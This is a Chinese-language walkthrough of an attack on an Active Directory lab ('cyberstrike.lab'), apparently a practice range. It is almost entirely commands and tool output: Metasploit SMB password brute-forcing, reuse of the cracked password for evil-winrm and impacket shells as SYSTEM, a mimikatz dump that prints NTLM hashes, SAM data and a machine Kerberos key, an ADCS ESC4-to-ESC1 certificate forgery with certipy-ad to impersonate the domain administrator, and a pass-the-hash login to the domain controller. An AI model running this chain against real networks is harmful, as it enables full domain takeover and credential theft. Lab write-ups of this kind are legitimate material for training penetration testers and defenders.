
使用msf的smb爆破
use scanner/smb/smb_login
set RHOSTS 10.10.10.5
set SMBUser cslab
set STOP_ON_SUCCESS true # 找到有效密码立即停止该主机
set PASS_FILE /usr/share/wordlists/fasttrack.txt
run

爆破成功,密码为qwe!@#123,尝试administrator爆破密码
set SMBUser Administrator
run

密码完全相同,使用evil-winrm连接子域主机
proxychains evil-winrm -i 10.10.10.66 -u administrator -p "qwe\!@#123"

这里我发现,使用这个获取一个shell是直接就是系统权限
proxychains impacket-smbexec ./administrator:'qwe!@#123'@10.10.10.66

连接流程:
- 通过 SMB(445 端口)用
administrator账户认证,获取目标主机的管理员级访问权限; - 在目标
C:\Windows\Temp目录创建临时可执行文件(随机命名,如abc123.exe); - 利用 SMB 在目标主机创建一个临时 Windows 服务(Service),服务的启动命令指向这个临时文件;
- Windows 服务的「默认运行账户」是
NT AUTHORITY\SYSTEM(本地系统账户,Windows 最高权限); - 启动临时服务,服务进程执行
whoami,返回的是「服务进程所属用户」—— 即SYSTEM; - 执行完成后,smbexec 会自动清理临时服务和文件(半自动化)。
而evil-winrm是创建一个 PowerShell 的进程 所有者就是登录的 administrator,所创建的shell类型是交互式的shell
这里会直接提升至系统权限,但是它创建的shell类型是半交互式shell,比如不能执行cd切换目录,你只能使用dir c:/来查看目录使用完整的目录来执行文件等等

第三台
利用 evil-winrm 交互式shell,上传mimikatz.exe

再利用impacket-smbexec系统权限
C:\Users\Administrator\Documents\mimikatz.exe "sekurlsa::logonpasswords full" "lsadump::sam" exit
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # sekurlsa::logonpasswords full

Authentication Id : 0 ; 138993 (00000000:00021ef1)
Session           : Interactive from 1
User Name         : Administrator
Domain            : CSLAB
Logon Server      : CSLAB
Logon Time        : 2025/12/13 9:40:05
SID               : S-1-5-21-1569229255-3439354803-3019667840-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : CSLAB
         * NTLM     : 2de5cd0f15d1c070851d1044e1d95c90
         * SHA1     : 134fb9c7133a65718b2ab44498d788b8afc1b0f4
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : CSLAB
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : CSLAB
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 52514 (00000000:0000cd22)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2025/12/13 9:38:38
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : CSLAB$
         * Domain   : CYBERSTRIKE
         * NTLM     : 87830111f8415055bde922d4d7fb73d4
         * SHA1     : e0aa452753a4c01df4b73d0742b65c9cb6a20d09
        tspkg :
        wdigest :
         * Username : CSLAB$
         * Domain   : CYBERSTRIKE
         * Password : (null)
        kerberos :
         * Username : CSLAB$
         * Domain   : cyberstrike.lab
         * Password : 47 77 67 7e 19 54 a1 3d 8d 30 07 7a 24 b5 59 bc 8b 74 ad 6e 16 39 de 05 85 12 7f 01 8a 85 b5 ab 36 66 89 4b 05 2b 62 80 93 d3 77 b3 78 26 59 1c bf 53 54 7d a1 9a 86 7e 6e 58 81 09 aa 89 09 59 41 dc a2 b1 6d 45 18 af 45 78 21 56 cb 66 5e 19 fd 03 ed 4e e7 06 1f 66 7f 8c cc b2 2f 85 a8 1b 26 0f 9a 98 92 58 d9 11 ee 7d ca 20 8f fd 2f 29 58 e1 96 37 77 11 2e b5 df 75 5c 1e f6 fa 82 b9 3b 41 8f 2e c5 72 5b 72 6b 69 9e 43 54 02 f2 61 9f 07 f2 0c b6 96 d4 45 38 31 cd 73 01 19 31 98 53 a3 64 1d 60 db 96 2a 6a 2d 10 21 75 22 b5 a0 34 f4 71 aa 80 ef 0e 1d 02 d8 cb a8 4f 18 29 a5 9c 86 73 4d 2f 22 9e 63 c0 54 5b 96 45 2c 20 a6 68 20 05 5b ad bd 8d 4e e9 bf 0c c2 40 d1 ef 09 18 5c fa 92 3e 31 e4 60 0a 53 d7 4a 82 96 5e 18
        ssp :
        credman :


Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : CSLAB$
Domain            : CYBERSTRIKE
Logon Server      : (null)
Logon Time        : 2025/12/13 9:38:35
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : CSLAB$
         * Domain   : CYBERSTRIKE
         * Password : (null)
        kerberos :
         * Username : cslab$
         * Domain   : CYBERSTRIKE.LAB
         * Password : (null)
        ssp :
        credman :

mimikatz(commandline) # lsadump::sam
Domain : CSLAB
SysKey : 71d26e8768bea4ddd981a1beaa63b73f
Local SID : S-1-5-21-1569229255-3439354803-3019667840

SAMKey : a941590387e9892f8b9eb6f6762fe1a2

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 2de5cd0f15d1c070851d1044e1d95c90
    lm  - 0: 2559948ed6bd44265e11af44d8cde07b
    ntlm- 0: 2de5cd0f15d1c070851d1044e1d95c90
    ntlm- 1: a167976f7bd8d93ee232fa7a87a4079e

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount
可以看到 Administrator 属于子域CSLAB,而cslab用户属于CYBERSTRIKE.LAB主域
ADCS-ESC4
步骤1:识别ESC4漏洞
以系统权限获取一下CA名字(需要提权到system),执行 certutil

名称为 cyberstrikelab-DC-CA
获取到CA名称后,我们需要确定攻击入口,并且寻找可利用的漏洞,比如ESC1漏洞
使用certipy-ad工具探测域内是否存在易受攻击的证书模板,寻找证书服务相关的漏洞。
┌──(root㉿kali)-[/data/demo]
└─# proxychains -q certipy-ad find -u 'cslab@cyberstrike.lab' -p 'qwe!@#123' -dc-ip 10.10.10.5 -vulnerable -stdout
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[!] DNS resolution failed: The resolution lifetime expired after 5.403 seconds: Server Do53:10.10.10.5@53 answered The DNS operation timed out.; Server Do53:10.10.10.5@53 answered The DNS operation timed out.; Server Do53:10.10.10.5@53 answered The DNS operation timed out.
[!] Use -debug to print a stacktrace
[*] Retrieving CA configuration for 'cyberstrike-DC-CA' via RRP
[-] Failed to connect to remote registry: [Errno Connection error (224.0.0.1:445)] [Errno 111] Connection refused
[-] Use -debug to print a stacktrace
[!] Failed to get CA configuration for 'cyberstrike-DC-CA' via RRP: 'NoneType' object has no attribute 'request'
[!] Use -debug to print a stacktrace
[!] Could not retrieve configuration for 'cyberstrike-DC-CA'
[*] Checking web enrollment for CA 'cyberstrike-DC-CA' @ 'DC.cyberstrike.lab'
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : cyberstrike-DC-CA
    DNS Name                            : DC.cyberstrike.lab
    Certificate Subject                 : CN=cyberstrike-DC-CA, DC=cyberstrike, DC=lab
    Certificate Serial Number           : 57F79A928D461080408002FFA18BD889
    Certificate Validity Start          : 2025-07-11 05:37:21+00:00
    Certificate Validity End            : 2030-07-11 05:47:21+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Unknown
    Request Disposition                 : Unknown
    Enforce Encryption for Requests     : Unknown
    Active Policy                       : Unknown
    Disabled Extensions                 : Unknown
Certificate Templates
  0
    Template Name                       : DC
    Display Name                        : DC
    Certificate Authorities             : cyberstrike-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireDns
    Enrollment Flag                     : PendAllRequests
                                          AutoEnrollment
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : True
    Requires Key Archival               : False
    RA Application Policies             : Client Authentication
    Authorized Signatures Required      : 1
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-07-11T05:50:48+00:00
    Template Last Modified              : 2025-07-11T05:50:48+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CYBERSTRIKE.LAB\Domain Admins
                                          CYBERSTRIKE.LAB\Domain Computers
                                          CYBERSTRIKE.LAB\Enterprise Admins
      Object Control Permissions
        Owner                           : CYBERSTRIKE.LAB\Administrator
        Full Control Principals         : CYBERSTRIKE.LAB\Domain Admins
                                          CYBERSTRIKE.LAB\Enterprise Admins
        Write Owner Principals          : CYBERSTRIKE.LAB\Domain Admins
                                          CYBERSTRIKE.LAB\Enterprise Admins
        Write Dacl Principals           : CYBERSTRIKE.LAB\Domain Admins
                                          CYBERSTRIKE.LAB\Enterprise Admins
        Write Property Enroll           : CYBERSTRIKE.LAB\Domain Admins
                                          CYBERSTRIKE.LAB\Domain Computers
                                          CYBERSTRIKE.LAB\Enterprise Admins
    [+] User Enrollable Principals      : CYBERSTRIKE.LAB\Domain Computers
    [+] User ACL Principals             : CYBERSTRIKE.LAB\Domain Users
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
从Vulnerabilities结果中看到存在ESC4漏洞
开始攻击
步骤 2:修改 DC 模板配置
cslab用户(属于Domain Computers组)可以修改DC模板的配置。
从哪里看出?
Object Control Permissions:
    ...
    Write Property Enroll:      # 权限允许修改模板的注册相关属性
        CYBERSTRIKE.LAB\Domain Admins
        CYBERSTRIKE.LAB\Domain Computers      # ✅ 关键!cslab有写权限
        CYBERSTRIKE.LAB\Enterprise Admins
将模板的配置重置为默认的易受攻击状态
proxychains certipy-ad template -u 'cslab@cyberstrike.lab' -p 'qwe!@#123' -dc-ip 10.10.10.5 -template 'DC' -write-default-configuration

原始DC模板Enrollee Supplies Subject配置 是false:而ESC1漏洞利用前提是Enrollee Supplies Subject为True,也就是修改为易受攻击状态
Enrollee Supplies Subject: False  # 这些设置阻止了ESC1漏洞的利用,而cslab可以修改DC模板,把它修改为True即可利用此漏洞
Requires Manager Approval: True
Authorized Signatures Required: 1
ADCS-ESC1攻击
步骤3:验证修改
┌──(root㉿kali)-[/data/demo]
└─# proxychains -q certipy-ad find -u 'cslab@cyberstrike.lab' -p 'qwe!@#123' -dc-ip 10.10.10.5 -vulnerable -stdout
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[!] DNS resolution failed: The resolution lifetime expired after 5.403 seconds: Server Do53:10.10.10.5@53 answered The DNS operation timed out.; Server Do53:10.10.10.5@53 answered The DNS operation timed out.; Server Do53:10.10.10.5@53 answered The DNS operation timed out.
[!] Use -debug to print a stacktrace
[*] Retrieving CA configuration for 'cyberstrike-DC-CA' via RRP
[-] Failed to connect to remote registry: [Errno Connection error (224.0.0.1:445)] [Errno 111] Connection refused
[-] Use -debug to print a stacktrace
[!] Failed to get CA configuration for 'cyberstrike-DC-CA' via RRP: 'NoneType' object has no attribute 'request'
[!] Use -debug to print a stacktrace
[!] Could not retrieve configuration for 'cyberstrike-DC-CA'
[*] Checking web enrollment for CA 'cyberstrike-DC-CA' @ 'DC.cyberstrike.lab'
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : cyberstrike-DC-CA
    DNS Name                            : DC.cyberstrike.lab
    Certificate Subject                 : CN=cyberstrike-DC-CA, DC=cyberstrike, DC=lab
    Certificate Serial Number           : 57F79A928D461080408002FFA18BD889
    Certificate Validity Start          : 2025-07-11 05:37:21+00:00
    Certificate Validity End            : 2030-07-11 05:47:21+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Unknown
    Request Disposition                 : Unknown
    Enforce Encryption for Requests     : Unknown
    Active Policy                       : Unknown
    Disabled Extensions                 : Unknown
Certificate Templates
  0
    Template Name                       : DC
    Display Name                        : DC
    Certificate Authorities             : cyberstrike-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-07-11T05:50:48+00:00
    Template Last Modified              : 2025-12-13T13:52:00+00:00
    Permissions
      Object Control Permissions
        Owner                           : CYBERSTRIKE.LAB\Administrator
        Full Control Principals         : CYBERSTRIKE.LAB\Authenticated Users
        Write Owner Principals          : CYBERSTRIKE.LAB\Authenticated Users
        Write Dacl Principals           : CYBERSTRIKE.LAB\Authenticated Users
    [+] User Enrollable Principals      : CYBERSTRIKE.LAB\Authenticated Users
    [+] User ACL Principals             : CYBERSTRIKE.LAB\Authenticated Users
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
      ESC4                              : User has dangerous permissions.
再次探测域内是否存在易受攻击的证书模板,寻找证书服务相关的漏洞,包含了esc1
同样也可以看到Enrollee Supplies Subject配置为了true
步骤4:申请冒用域管理员的恶意证书
用修改后的 DC 模板,申请包含「主域管理员 UPN(Administrator@cyberstrike.lab)」的证书(核心提权操作):
proxychains certipy-ad req -u 'cslab@cyberstrike.lab' -p 'qwe!@#123' -target 10.10.10.5 -dc-ip 10.10.10.5 -ca 'cyberstrike-DC-CA' -template 'DC' -upn 'administrator@cyberstrike.lab'

步骤5:使用证书
得到administrator.pfx,然后利用administrator.pfx证书获取 TGT 和 NTLM Hash
proxychains -q certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.10.5

PTH
proxychains impacket-psexec -hashes :931ec8a3de75c4e55f136d7ff3a9bb6e cyberstrike.lab/administrator@10.10.10.5
